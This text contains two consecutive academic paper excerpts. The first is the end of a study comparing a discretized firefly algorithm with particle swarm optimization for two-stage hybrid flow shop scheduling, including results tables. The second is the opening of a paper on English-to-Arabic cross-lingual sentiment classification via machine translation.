While(t<GenerationNumber)
For i = 1 to n            //all particles
    vi = ω vi +φp rand(besti-xi)+φg rand(gbest-xi) //velocity
  Apply the velocity constriction in d
pi =pi+vi//new position
  Apply the position constriction in d
End for i
For i = 1 to n            //all particles
  Evaluate fiti
if(fiti<fBesti)
    fBesti=fiti
    best=pi
Endif
End for i
decide the global best fitness fgbest=min(fbesti) and its position gbest
t++
End while
End procedure
```

In this study, we retain the principles below:

Fitness. The fitness can be simply the objective function.

Velocity. We keep the equation of velocity v_i of a solution p_i as shown in (7).

$$v_i = \omega v_i + \varphi_\rho rand(\ \ )(best_i - p_i) + \varphi_g rand(\ \ )(gbest_i - p_i) \qquad (7)$$

Where φ_g, φ_p, ω are coefficients initialized to 1.

Position. The new position is calculated by (8).

$$p_i = p_i + v_i \qquad (8)$$

We use the same codification and discretization principles as our Firefly algorithm. We add velocity constriction.

V. Computational Results and Comparison

A. Hybrid Flow Shop Data

As a typical sample for experimental comparison, the choice was directed on mono processors two stages hybrid flow shop with related machines that admits that the processing duration of a task do not depend on machine in a stage. A buffer of infinite capacity is integrated between the two stages for each machine. Moreover N tasks are assumed to be available at the manufacturing shop entrance. The system has l_1 recourses in the stage one and l_2 in the second one.

Three categories of instances of two-stage HFS have been randomly generated:

- *Category A*: These samples were generated in a way similar as in [24]. The number of tasks n is taken from the set{20, 30, 40, 50 , 100}. The numbers of resources (l1, l2) are (2, 2), (2, 4) and (4, 2). The processing durations noted 2:4, 4:2, 4:4 are drawn randomly from a discrete uniform distribution either on [1,40] or [1, 20]. These instances characteristics are combined to acquire nine different problem samples for each unchanging N. For each combination, 20 instances were produced which results in 900 instances for the Category A. The category A represents a diversified mix of shop and size setting.
- *Category B*: It is produced in the same way as in [25]. The number of resources l_1 and l_2 were drawn randomly from the discrete uniform distribution on [2,6]. The processing durations on stage j were generated randomly from a discrete uniform distribution on $[1, 5{*}l_j]$(j= 1, 2). The number of task N was taken equal to 20, 30, 40, 50 and 100. For each fixed N, 50 instances were generated. Hence, Category B contains a total number of 250 instances.
- *Category C*: In this set, the processing durations on both stages were drawn randomly from the discrete uniform distribution on [1,20] [25]. Their 250 instances were generated in a similar way as those of category B.

For the set C, the workloads are typically unbalanced while for the set B, the workloads at the two stages lean to be well balanced. The population size of particles or fireflies is set to 10.

The proposed algorithms were implemented in C++ 32 on an Intel Core 2 Duo 2,53 Giga Hz with aRAM capacity of 6 Giga Byte. If any optimal scheduling was found within the maximum CPU time limit of 15 seconds, the exploration is exited and the best scheduling and it evaluations are output. In order to get good comparison, the choice of the limit criteria lies on the computer setting similarity with these in [28].

B. Comparison Criteria

In order to compare the proposed discretized algorithms, the measures below can assess their efficiencies:

1) Lower bound LB. Lower Bound indicates the lower makespan can be reached for the HFS scheduling instance. The two stage hybrid flow shop LB retained in this work were presented first time in [24]

$$LB = \max \left(\frac{spt(l_1)\sum_{i=1}^{N} t_{i1}}{l_1}, \frac{spt(l_2)\sum_{i=1}^{N} t_{i2}}{l_2}\right) \tag{9}$$

Where $spt(l_1)$ is the minimum sum of completion times, on Stage 2, of the l_1 tasks whose processing times on the second stage are the shortest.

2) Average Percentage Deviation (APD). The deviation of a scheduling makespan from the LB is specified in (10):

$$APD = \frac{cmax \;\; -LB}{LB} \times 100 \tag{10}$$

3) Improvement Rate. Improvement of the final best scheduling from the initial best population is given in (11):

$$improv. = \frac{cmax_{initial} - cmax_{final}}{cmax_{initial} + cmax_{final}} \times 100 \tag{11}$$

4) Others. We use two other analysis measures:

- TGB that is the average Time to Get the global Best (optimum) when ***Average Percentage Deviation*** =0.
- NS that is the number of instances for which optimality was proved (Number of Solved). In [28], authors used UnSolved instances (US) factor which is the number of instances not solved.

C. Results and Discussion

First, we compare the firefly algorithms with Particle Swarm Optimization. Table I shows Average Deviations, average improvements and Makespan, min and max criteria values. We observe that Firefly algorithm solved to optimally all of instances in 86.67% of the problems (39 per 45). The most of Firefly Algorithm unsolved instances are with unbalanced workload from classes where there are less resources in the first stage. The problems are easier for 2x2 and 4x2 cases.

We try to compare our results (Table II) with those found in:

- [24] using Tabu search.
- [27] using climbing bounded discrepancy search ($CDDS^L$).
- [25] using Branch and Bound method (CPU time limit for the Backward or Forward problems was set equal to 600s.)
- [28] using Climbing Depth-bounded Discrepancy Search ($CDDS^2$) (maximum time limit was 15s and the number of instances for each class was 20).

The experiments on the first Category A as revealed in Table II match the previous conclusion and lend further confirmation. Remarkably, the proposed firefly metaheuristic provides the optimum makespans. It doesn't deviate from lower bound in most of cases and their worst deviation are less than 0.1 while the average APD of all instances for respectively tabu search and B&B algorithm as examples are 0.51 and 0.28.

Indeed, we observe from Table III when comparing numbers of solved instances and times to get optimum that FF algorithm yields optimal or very near optimal solutions in most Instances (887 per 900) in 0.0331 second while PSO yields optimal solution in only 499 instances within 75.38 hs and respectively CDDS2 and CCDSL yield optimal solution in 829 and 638 instances.

The worst firefly TGB times can be noticed in the 2x4 problems but do not exceed 40.63 hs while PSO ones reach 86.29 and 1237 hs.

In order to investigate the method on other workload categories, 50 instances were generated for each case either on set B or C. The results of sets B and C for N from 20 to 100 are represented in Table IV. The global efficiency of the discretized firefly algorithm is corroborated by the computational results that were reported on the sets B and C. Table IV approves that the FF algorithm with only 10 fireflies can give an improvement from 11.74% to 25.51% and a deviation from 0.07 % to 0 face to PSO improvement which cannot exceed 20.74% and PSO deviation that can reach 0.43%.

The most striking result to emerge from Table V is that 63.2 % of the Set B (balanced instances) and 82.2 % of the Set C (unbalanced instances) were significantly solved to optimality. Face to only 12.8% of set B and 36 % of set C solved by PSO. The average firefly algorithm TGB is only 131 hundredth second while it is exceed 166 hundredth second by particles swarm algorithm. And even if the B&B has more solved instances especially for unbalanced hybrid flow shops, our Firefly Algorithm outperforms it in term of deviation in all of instances. Furthermore, the deviation from the best makespan is approximately null. Overall, our algorithm produced proven optimal solutions.

TABLE I. SET A, AVERAGE IMPROVEMENT, APD, CMAX, MIN AND MAX CMAX OF DIFFERENT METHODS

Problem			**Cmax**		**Improvement%**		**APD%**		**Minf**		**Maxf**	
			PSO	**FF**	**PSO**	**FF**	**PSO**	**FF**	**PSO**	**FF**	**PSO**	**FF**
A100	2x2	2:4	1064.4	1064	5.22	5.24	0.04	0	1064	1064	1067	1064
		4:2	1005.3	1003	5.1	5.24	0.27	0	1003	1003	1078	1003
		4:4	1005.15	999	4.79	5.1	0.64	0	999	999	1080	999
	2x4	2:4	591	526.95	7.46	13.11	12.36	0.02	544	490	642	578
		4:2	582.25	511.1	8.24	14.66	14.14	0.05	528	456	634	545
		4:4	585.95	512.85	7.18	13.75	14.46	0.08	533	463	630	544
	4x2	2:4	988.6	987	4.86	4.94	0.17	0	987	987	1082	987
		4:2	1018.1	1018	4.6	4.62	0.04	0	1018	1018	1163	1018
		4:4	1011.75	1012	5.83	5.84	0.01	0	1012	1012	1085	1012
A20	2x2	2:4	195.45	192	13.39	14.23	1.91	0	192	192	222	192
		4:2	206.6	204	11.98	12.53	1.15	0	204	204	238	204
		4:4	200.45	197	12.05	12.88	1.84	0	197	197	244	197
	2x4	2:4	130.6	110	17.22	25.4	19.22	0	114	110	151	110
		4:2	128.7	107	16.05	24.99	21.54	0	109	107	147	107
		4:4	136.15	111	17.6	27.41	23.62	0	111	111	159	111
	4x2	2:4	199	199	9.9	9.9	0	0	199	199	199	199
		4:2	203.75	204	11.45	11.51	0.14	0	204	204	242	204
		4:4	206.75	207	13.25	13.25	0	0	207	207	261	207
A30	2x2	2:4	297.85	295	11.31	11.77	0.97	0	295	295	321	295
		4:2	308.8	305	10.62	11.33	1.48	0	305	305	367	305
		4:4	317.35	315	7.69	8.13	0.9	0	315	315	371	315
	2x4	2:4	184.1	161	13.77	20.35	15.09	0	162	161	200	161
		4:2	182.95	161	16.86	22.8	13.39	0	161	161	222	161
		4:4	186.05	160.1	15.87	23.07	16.77	0.04	154	133	214	182
	4x2	2:4	294.15	294	9.46	9.47	0.02	0	294	294	348	294
		4:2	295	295	9.19	9.19	0	0	295	295	347	295
		4:4	302.9	303	10.77	10.77	0	0	303	303	357	303
A40	2x2	2:4	399.75	399	10.27	10.44	0.37	0	399	399	467	399
		4:2	403	402	8.97	9.17	0.4	0	402	402	456	402
		4:4	417.8	415	7.05	7.36	0.64	0	415	415	472	415
	2x4	2:4	251.45	210.9	12.46	21.02	19.65	0.03	234	185	275	234
		4:2	238.6	210	13.72	19.83	13.77	0	215	210	262	210
		4:4	244.7	217	13.1	19.05	13.45	0	217	217	276	217
	4x2	2:4	405.2	405	6.36	6.39	0.07	0	405	405	478	405
		4:2	409	409	9.71	9.71	0	0	409	409	470	409
		4:4	407.2	407	7.21	7.21	0	0	407	407	476	407
A50	2x2	2:4	514.6	509	7.04	7.58	1.14	0	509	509	593	509
		4:2	498.05	493	7.39	7.89	1.09	0	493	493	552	493
		4:4	524.4	522	7.27	7.56	0.6	0	522	522	593	522
	2x4	2:4	297.9	257.5	14.8	21.83	16.09	0.1	263	230	339	287
		4:2	303.35	266	12.6	19.09	14.54	0	274	266	338	266
		4:4	302	259	11.72	19.17	16.86	0	262	259	345	259
	4x2	2:4	497.05	496	7.44	7.51	0.15	0	496	496	557	496
		4:2	505.15	505	7.48	7.49	0.02	0	505	505	609	505
		4:4	493.15	493	11	11.03	0.07	0	493	493	523	493
Avg.			**420.92**	**407.32**	**10.16**	**12.68**	**5.76**	**0.01**	**409.53**	**402.38**	**470.04**	**411.56**

TABLE II. SET A, COMPARISON OF AVERAGE DEVIATION OF DIFFERENT METHODS*

Problem			APD%					
			PSO	FF	B&B [25]	TS [24]	CCDS2 [28]	CCDSL [27]
A100	2x2	2:4	0.04	0.00	0.00	0.54	0.05	0.23
		4:2	0.27	0.00	0.00	0.26	0.00	0.09
		4:4	0.64	0.00	0.00	Na	0.01	0.16
	2x4	2:4	12.36	0.02	0.00	0.19	0.06	0.3
		4:2	14.14	0.05	0.00	0.07	0.00	0.09
		4:4	14.46	0.08	0.00	0.11	0.00	0.15
	4x2	2:4	0.17	0.00	0.00	0.02	0.00	0.09
		4:2	0.04	0.00	0.00	0.18	0 .03	0.35
		4:4	0.01	0.00	0.00	0.01	0.01	0.09
A20	2x2	2:4	1.91	0.00	0.00	NA	0.05	0.16
		4:2	1.15	0.00	0.00	NA	0.03	0.08
		4:4	1.84	0.00	0 .88	NA	0.39	0.48
	2x4	2:4	19.22	0.00	1.71	2.9	0.95	5.79
		4:2	21.54	0.00	0.00	0.56	0.03	0.09
		4:4	23.62	0.00	0.00	0.92	0.00	0.07
	4x2	2:4	0.00	0.00	0.00	0.35	0.00	0.12
		4:2	0.14	0.00	6.31	1.22	0.75	5.70
		4:4	0.00	0.00	0.00	0.13	0.05	0.23
A30	2x2	2:4	0.97	0.00	0.00	NA	0.02	1.61
		4:2	1.48	0.00	0.00	NA	0.00	0.16
		4:4	0.9	0.00	0.00	NA	0.1	0.63
	2x4	2:4	15.09	0.00	1.68	1.43	0.92	5.61
		4:2	13.39	0.00	0.00	0.27	0.00	0.12
		4:4	16.77	0.04	0.00	0.57	0.07	0.08
	4x2	2:4	0.02	0.00	0.00	0.06	0.00	0.12
		4:2	0.00	0.00	6 .36	1.46	0.96	5.69
		4:4	0.00	0.00	0.00	0.05	0.02	0.05
A40	2x2	2:4	0.37	0.00	0.00	NA	0.00	0.04
		4:2	0.4	0.00	0.00	NA	0.00	0.06
		4:4	0.64	0.00	0.00	NA	0.08	0.26
	2x4	2:4	19.65	0.03	0.00	0.96	0.21	0.97
		4:2	13.77	0.00	0.00	0.34	0	0.53
		4:4	13.45	0.00	0.00	0.5	0.02	0.14
	4x2	2:4	0.07	0.00	0.00	0.12	0.00	0.56
		4:2	0.00	0.00	2.14	0 .89	0.28	1.01
		4:4	0.00	0.00	0.00	0.12	0.01	0.17
A50	2x2	2:4	1.14	0.00	0.00	NA	0.00	0.07
		4:2	1.09	0.00	0.00	NA	0.00	0.56
		4:4	0.6	0.00	0.00	NA	0.00	0.28
	2x4	2:4	16.09	0.1	0.00	0.54	0.15	0.70
		4:2	14.54	0.00	0.00	0.26	0.00	0.43
		4:4	16.86	0.00	0.00	NA	0.00	015
	4x2	2:4	0.15	0.00	0.00	0.02	0.00	0.11
		4:2	0.02	0.00	0.00	0.04	0.37	0.69
		4:4	0.07	0.00	0.00	NA	0.02	0.05
Avg.			**5.76**	**0.01**	**0.28**	**0.51**	**0.13**	**1.36**

* "NA" means that the value is not available.

TABLE III. SET A, COMPARISON OF THE AVERAGE TGB AND THE NUMBER OF SOLVED INSTANCES

Problem			TGB		NS			
			PSO	FF	PSO	FF	CDDS2 [27]	CDDSL [28]
A100	2x2	2:4	3.33	1.75	15	20	19	16
		4:2	86.29	2.85	14	20	20	17
		4:4	21.47	1.2	15	20	20	11
	2x4	2:4	519	16.68	1	19	18	14
		4:2	-	7.47	0	17	20	18
		4:4	-	11.33	0	15	20	19
	4x2	2:4	47.95	0.85	19	20	20	15
		4:2	0.72	0.6	18	20	18	13
		4:4	3.24	0.2	17	20	18	11
A20	2x2	2:4	0	0	14	20	18	17
		4:2	85.82	0	11	20	19	15
		4:4	0.45	0	11	20	15	9
	2x4	2:4	1	0.05	2	20	12	20
		4:2	-	3.65	0	20	20	17
		4:4	-	35.4	0	20	20	13
	4x2	2:4	0.5	0.25	20	20	20	16
		4:2	0	0	19	20	15	7
		4:4	0.4	0.05	20	20	20	17
A30	2x2	2:4	0.2	0.05	15	20	19	13
		4:2	84	0	12	20	20	16
		4:4	0.77	0	13	20	16	8
	2x4	2:4	11	0.05	2	20	14	3
		4:2	-	0.85	0	20	20	17
		4:4	-	0.32	0	19	20	12
	4x2	2:4	0.47	0.25	19	20	20	17
		4:2	0.4	0	20	20	13	9
		4:4	9.35	0	20	20	19	15
A40	2x2	2:4	0.44	0.65	16	20	20	18
		4:2	0.14	0	14	20	20	18
		4:4	1.75	0.3	16	20	17	11
	2x4	2:4	-	40.63	0	19	16	12
		4:2	1237	2.2	1	20	20	17
		4:4	415	11.65	2	20	19	13
	4x2	2:4	2.47	0.25	19	20	20	16
		4:2	0.3	0.2	20	20	17	11
		4:4	3.4	0.3	20	20	19	14
A50	2x2	2:4	1.31	0.9	13	20	20	17
		4:2	0.17	2.3	12	20	20	17
		4:4	44.21	1.55	14	20	20	14
	2x4	2:4	-	1	0	18	18	14
		4:2	-	1.7	0	20	20	18
		4:4	-	1.25	0	20	20	12
	4x2	2:4	47.68	0.05	19	20	20	16
		4:2	1.39	0.05	18	20	12	10
		4:4	6.72	0.05	18	20	18	15
			75.38	**3.31**	**499**	**887**	**829**	**638**
			AVG.		SUM.			

TABLE IV. SET B AND C. AVERAGE CRITERIA OF DIFFERENT METHODS WITH 10 PARTICLES

Problem	Cmax		Improvement%		APD%		TGB		NS	
	PSO	FF	PSO	FF	PSO	FF	PSO	FF	PSO	FF
b20	60.66	54.62	20.74	25.51	0.21	0.00	84.67	130.53	12	38
b30	89.30	81.56	18.05	22.33	0.13	0.00	201.11	174.83	9	42
b40	123.62	108.60	15.85	21.99	0.31	0.07	388.14	194.90	7	29
b50	148.82	134.82	15.02	19.66	0.43	0.00	290.75	146.21	4	24
b100	301.68	266.82	8.40	14.37	0.30	0.02	0.00	285.44	0	25
c20	85.16	81.00	17.74	20.88	0.00	0.00	58.73	87.70	26	47
c30	110.76	105.22	18.52	21.35	0.01	0.00	130.82	73.58	17	36
c40	167.22	159.56	14.09	16.72	0.01	0.00	177.67	35.45	18	44
c50	219.18	210.68	10.37	12.72	0.13	0.00	109.52	98.36	21	45
c100	388.14	356.64	7.04	11.74	0.20	0.01	222.25	83.60	8	35
	169.45	**155.95**	**14.58**	**18.73**	**0.17**	**0.01**	**166.37**	**131.06**	**122**	**365**
	Avg.								**Sum**	

TABLE V. SET B AND C. COMPARISON OF CRITERIA BETWEEN DIFFERENT METHODS

Problem	**TGB**		**NS**			**APD**		
SET N	**PSO**	**FF**	**PSO**	**FF**	**B&B [28]**	**PSO**	**FF**	**B&B [28]**
b20	84.67	130.53	12	38	35	0.21	0.00	3.99
b30	201.11	174.83	9	42	34	0.13	0.00	3.26
b40	388.14	194.90	7	29	38	0.31	0.07	4.56
b50	290.75	146.21	4	24	37	0.43	0.00	2.95
b100	0.00	285.44	0	25	44	0.30	0.02	1.69
c20	58.73	87.70	26	47	46	0.00	0.00	3.78
c30	130.82	73.58	17	36	49	0.01	0.00	1.37
c40	177.67	35.45	18	44	49	0.01	0.00	0.95
c50	109.52	98.36	21	45	48	0.13	0.00	3.93
c100	222.25	83.60	8	35	49	0.20	0.01	0.52
	166.366	**131.06**	**122**	**365**	**429**	**0.173**	**0.01**	**2.7**
	Avg.		**Sum.**			**Avg.**		

To test performance of the FF algorithm regarding to its CPU time to get the optimum, we schematize in Fig. 3 the average TGB. The Firefly Algorithm needs less time than PSO algorithm to reach the optimum.



Fig. 3. Set B and C. Comparison of TGB between PSO and FF.

VI. CONCLUSION

The purpose of this work was the discretization of a Firefly Algorithm to resolve the two-stage mono-processors hybrid flow shop scheduling. This algorithm is a nature-inspired metaheuristic for continuous optimization and the most of the articles found in the literature used it in its continuous version. In this paper, a discretization of the algorithm is given. A meaningful solution encoding of sequencing and assignment is kept. We held Hamming's distance between fireflies to find the more attractive taking that it is more significant for discrete values.

In order to compare the efficiency of the discretized firefly algorithm a particle swarm algorithm was coded with the same principles. Moreover, a standard benchmark was used with 55 scheduling HFS samples with either unbalanced and balanced workloads and heterogeneous settings. A good choice of comparison criteria applied was made as the average percentage deviation from the lower bound.

The discretization and the good choice of attraction parameter permitted to our Firefly Algorithm to catch the best amelioration rate on minimizing makespan criteria in a reasonable execution time.

In conclusion, the Firefly Algorithm was more appropriate to exploit the HSF search space by improving individuals scheduling and simultaneously obtaining the most attractive one.

Additional investigation required to refine the work described in this paper. We are working on others variants of the manufacturing systems such as constrained hybrid flow shops without buffer minimizing blocking duration.

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Cross-Lingual Sentiment Classification from English to Arabic using Machine Translation

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***Abstract*—Cross-lingual sentiment learning is becoming increasingly important due to the multilingual nature of user-generated content on social media and the scarce resources for languages other than English. However, cross-lingual sentiment learning is a challenging task due to the different distribution between translated data and original data and due to the language gap, i.e. each language has its own ways to express sentiments. This work explores the adaptation of English resources for sentiment analysis to a new language, Arabic. The aim is to design a light model for cross-lingual sentiment classification from English to Arabic, without any manual annotation effort which, at the same time, is easy to build and does not require deep linguistic analysis. The ultimate goal is to find an optimal baseline model and to determine the relation between the noise in the translated data and the accuracy of sentiment classification. Different configurations of several factors are investigated including feature representation, feature reduction methods, and the learning algorithms to find the optimal baseline model. Experiments show that a good classification model can be obtained from translated data regardless of the artificial noise added by machine translation. The results also show a significant cost to automation, and thus the best path to future enhancement is through the inclusion of language-specific knowledge and resources.**

Keywords—Cross-lingual sentiment classification; English to Arabic; machine translation

I. Introduction

Given the quantity and massive popularity of multilingual user-generated content on social media, the need for effective multilingual and cross-lingual sentiment analysis is becoming increasingly important. Typically, CLSC refers to the task of predicting the polarity of the opinion expressed in a text in a label-scarce target language using a classifier trained on the corpus from a label-rich source language. CLSC is popularly studied to reduce the expense of manual annotation efforts required in the target language domain [1]-[3]. To date, a variety of lexicon-based and corpus-based methods have been developed for sentiment classification. The lexicon-based methods rely heavily on a sentiment lexicon containing positive terms and negative terms. The corpus-based methods rely heavily on an annotated corpus for training a sentiment classifier. The sentiment lexicon and corpus are considered the most valuable resources for the sentiment classification task. However, such resources for the world's languages are rather unbalanced. Because most previous work focuses on English sentiment classification, many annotated sentiment lexica and corpora for English sentiment classification in various domains are freely available on the Web. The annotated resources for sentiment classification in many other languages are not abundant and it is time-consuming to manually label a rich and reliable sentiment lexicon or corpus in those languages [3]-[5]. In general, efforts towards building sentiment analysis methods for other languages have been hampered by the high cost involved in creating corpora and lexical resources for a new language. The present study investigates whether creating sentiment resources with machine translation is a viable alternative to labor-intensive manual annotation tasks. In particular, we focus on the problem of English-to-Arabic cross-lingual sentiment classification, leveraging only English sentiment resources for sentiment classification of Arabic product reviews, without using any Arabic sentiment resources.

Pilot studies have been performed to make use of machine translated English resources for sentiment analysis in other languages [2], [6]-[8]. However, adapting machine translated English resources to entirely new languages usually produces various challenges, as each language may be significantly different in terms of the characteristics and translation quality differs from language pair to language pair. Moreover, it is widely believed that aspects of sentiment may be lost in translation, especially in automatic translation [3]. The extent of this loss, in terms of drop in accuracy of automatic sentiment analysis remains undetermined [3]. In this work, one of the main objectives is to determine extent of this drop.

Keeping these thoughts in mind, we explore the ability of machine translation to generate reliable training data for scarce-resources languages such as Arabic. We employ machine translation to obtain training and test data for the Arabic language. In particular, the present work involved several experiments in order to perform extensive evaluation of the possible combination of different data preparation strategies (i.e., feature extraction, representation, and selection), as well as a variety of classification algorithms. Our goal here is two-fold. First, we are occupied with choosing the optimal model, which obtains the maximum performance for English-Arabic cross-lingual sentiment classification. Second, we seek to understand sentiment predictability of Arabic text using a classification model trained by using automatically translated data. The results obtained from these experiments will help users identify the methods best suited for their particular needs.

The rest of the paper is organized as follows. In Section II we summarized related work. Section III describes the problem formulation followed by Section IV which presents the proposed model. The evaluation criteria is discussed in Section V while the experimental results and discussion are presented in Section VI. Finally, Section VII concludes the paper.

II. Related Work

Cross-lingual sentiment classification is a popular topic in the sentiment analysis community. It aims to solve the sentiment classification task from a cross-language point of view. Previous research developed methods to map sentiment analysis and resources on English to other languages. Mihalcea et al. [9] proposed a method to learn multilingual subjective language via cross-language projections. Bautin et al [10] proposed cross-lingual sentiment analysis using machine translation. They use machine translation in order to convert all considered texts into English and subsequently perform sentiment analysis on the translated results. By doing so, the authors assume that the results of the analysis on both the original text and the translated text are comparable and that the errors made by the machine translation do not significantly influence the results of the sentiment analysis. Inui and Yamamoto [11] employed machine translation and, subsequently, sentence filtering to eliminate the noise obtained in the translation process. That work is based on the idea that sentences that are translations of each other should contain sentiment-bearing words that have the same polarity. Demirtas et al. [12] use machine translation to employ labelled instances in Turkish for expanding the training set in English considered as the target language for polarity detection. They also consider a co-training approach as a viable alternative to leveraged machine translated data. Wan [13] designed cross-lingual sentiment classification based on machine translation where the source language is English and the target language is Chinese. The available resources include both English sentiment lexicons and training corpuses.

More recently, Balahur and Trurchi, [4] and Becker et al. [14] investigated how a simple strategy can address the problem of sentiment analysis in multiple languages. Particularly, they analyze how the use of machine translation systems - such as Google Translate - can affect the performance of English Sentiment Analysis methods in non-English datasets. Their findings suggest that machine translation systems are mature enough to produce reliably translations to English that can be used for sentence-level sentiment analysis and obtain lower, but still competitive prediction performance results. They also show that some popular language specific methods do not have significant advantages over a machine translation approach. In these works, several commercial machine translation systems which can be publicly accessed are used to map English corpora and resources to other languages such as by Google Translate, Yahoo Babel Fish, Bing Translator, and Windows Live Translate.

Our proposal builds upon the above mentioned works to investigate the suitability of translation-based cross-lingual sentiment analysis for Arabic sentiment classification. To our knowledge, no published work has yet investigated this topic.

III. Problem Formulation

The problem of cross-lingual sentiment classification is to leverage available resources in a source language for sentiment classification in a target language. Here, the source language is English and the target language is Arabic. The aim of this study is to design a light model for cross-lingual sentiment classification from English to Arabic, without any manual annotation effort which is at the same time easy to build and does not require deep linguistic analysis. To do so, the following sections describe the problem formulation and the proposed model.

To identify the problem of cross-lingual sentiment classification in a formal manner, we adopt Balahur & Turchi's [4] formulation for sentiment classification. The profile of cross-lingual sentiment classification performance *CLSCP* can thus be defined as a function of five factors: the quality of the translated resources *tq*, the feature set, *fs*, the feature representation, *fr*, the learning algorithm, *l*, and the experimental design, *ed* (e.g. data split): *CLSCP = fn (tq, fs, fr, l, ed)*. To design an effective and optimal CLSC model, extensive evaluation of the different combination of these factors is needed. Error of translating sentiment expression leads to a much smaller sentiment expression intersection between translations and native expressions, as well as different semantic feature distributions between original language and target language contents. As a result, CLSC tasks cannot achieve performance comparable to that obtained for monolingual sentiment classification tasks. The maximum performance or the upper bound *scpmax* can be obtained by the perfect translations of the training data which are equivalent here to the monolingual sentiment classification. The lack of manually translated training data for the target language and the large cost of manually producing it do not allow us to compute the maximum sentiment classification performance, *scpmax*, in the target language using translated training and gold standard testing data.

Several evaluation metrics, methods and tools for machine translation (MT) are introduced. The BLEU evaluation metric is known to have good correlations with human evaluation. This work evaluates its suitability on measuring the sentiment predictability of the translated data.

IV. Proposed Model

As mentioned above, the aim of this study is to design a light model for cross-lingual sentiment classification from English to Arabic, without any manual annotation effort which is easy to build and does not require deep linguistic analysis. Based on the problem formulation, the proposed model illustrated in Fig. 1 consists of the following steps:

A. Data Acquisition

In order to overcome the language barrier, we must translate one language into another language. For this purpose, the present work adopted Google Translate (GT) to translate the corpora from English-to-Arabic as it offers API access and is considered the state-of-the-art machine translation system used today [4], [13], [14].



Fig. 1. Proposed framework.

With the aid of machine translation, we can translate the data in both directions to form target language to the source language (i.e., Arabic to English) or from source language to the target language (i.e. from English to Arabic). In this work, we choose the latter because it does not involve any translation at test time, i.e., there is no need to translate every new test dataset and hence has lesser test-time complexity and cost (it just has a fixed training time cost). Consequently, the Amazon Products Reviews data set was pushed through the machine translation to eliminate the gap and get an Arabic version of the data set.

B. *Data split and Gold Standard*

The auto-generated data set was split into training and testing. Then, a fraction of auto-translated data was selected randomly and manually corrected to serve as a gold standard test set. These correctly translated test sets allow obtaining a more precise measure of the impact of translation quality on the sentiment classification task. Although the upper bound for the proposed model would be possible to estimate using the Gold Standard for each of the training sets as well, at this point a scenario that is closer to real situations was selected as the issue is related to the non-existence of training data for a specific language.

C. *Preprocessing*

As with any sentiment classification system, the first step is pre-processing the plain texts. For Arabic texts, text pre-processing usually involves the following: removing punctuation marks, diacritics and non-Arabic letters, excluding the words with length less than three, and eliminating stop-words [15]. Arabic TREC-2002 Light Stemmer [16] have been employed to return the words to their stems by removing the most frequent suffixes and prefixes.

D. *Feature Engineering*

Choosing features is crucial in situations where no high-quality training data are available, as in our case. Sentiment analysis tasks require effective representations of textual inputs. These representations can arise from feature design and control the noise of data. In our case, the noise is likely to come from two sources, namely, incorrect translations or features that are not appropriate [4], [13], [14]. Thus it is crucial to distinguish between the drop in accuracy that caused by inappropriate feature representation from that might have occurred because of erroneous translation. By this method the extracted features have been represented in different ways on the one hand to determine the source of drop in accuracy and on the other hand we want to understand which feature representation/weighting is more robust with respect to the noise data and gives the best performance and under what conditions. The features used in this study include; unigrams, bigrams, trigram and the feature weightings used are term frequency and term frequency-inverse document frequency (TFIDF), Binary Occurrence (BO) and Term Occurrence (TO). Previous classification studies using n-gram modeling usually included some sort of feature reduction technique to reduce the dimensions space of the features vector and to extract the most important words or phrases. For this purpose, the Information Gain (IG) heuristic was used to conduct feature selection due to its reported effectiveness in previous text-classification research [17]. All the features with an information gain greater than 0.0025 were selected.

E. *Classification Algorithm*

Since there is no prior research on CLSC from English to Arabic, little guidance is available about which machine learning techniques work well for such a task. Therefore, several learning algorithms were explored and compared. In particular, SVM, NB and KNN classifiers were utilized. The choice of these classification algorithms is based on numerous experimental confirmations of its effectiveness for cross-lingual information retrieval tasks [18] and monolingual sentiment classification [19]. In the following, these learning algorithms are briefly described.

Support Vector Machine (SVM): A linear supervised algorithm, which works well both for regression and classification. An SVM model is a representation of the instances as points in space, mapped so that the instances of the separate categories are divided by a clear gap that is as wide as possible. An SVM algorithm constructs a hyperplane (or set of hyperplanes) that divides the space into dimensions representing classes. The algorithm chooses the hyperplane(s) that maximizes the distance from it to the nearest data point of each class, the solution being handled as a quadratic programming (QP) optimization problem.

Naive Bayes (NB): This is one of the simplest probabilistic classification algorithms widely used for text and opinion mining due to its good results. It is based on the application of the Bayes Theorem, which assumes total independence of variables. The algorithm is fast, deals with high dimensionality (i.e., high number of features), and types of features.

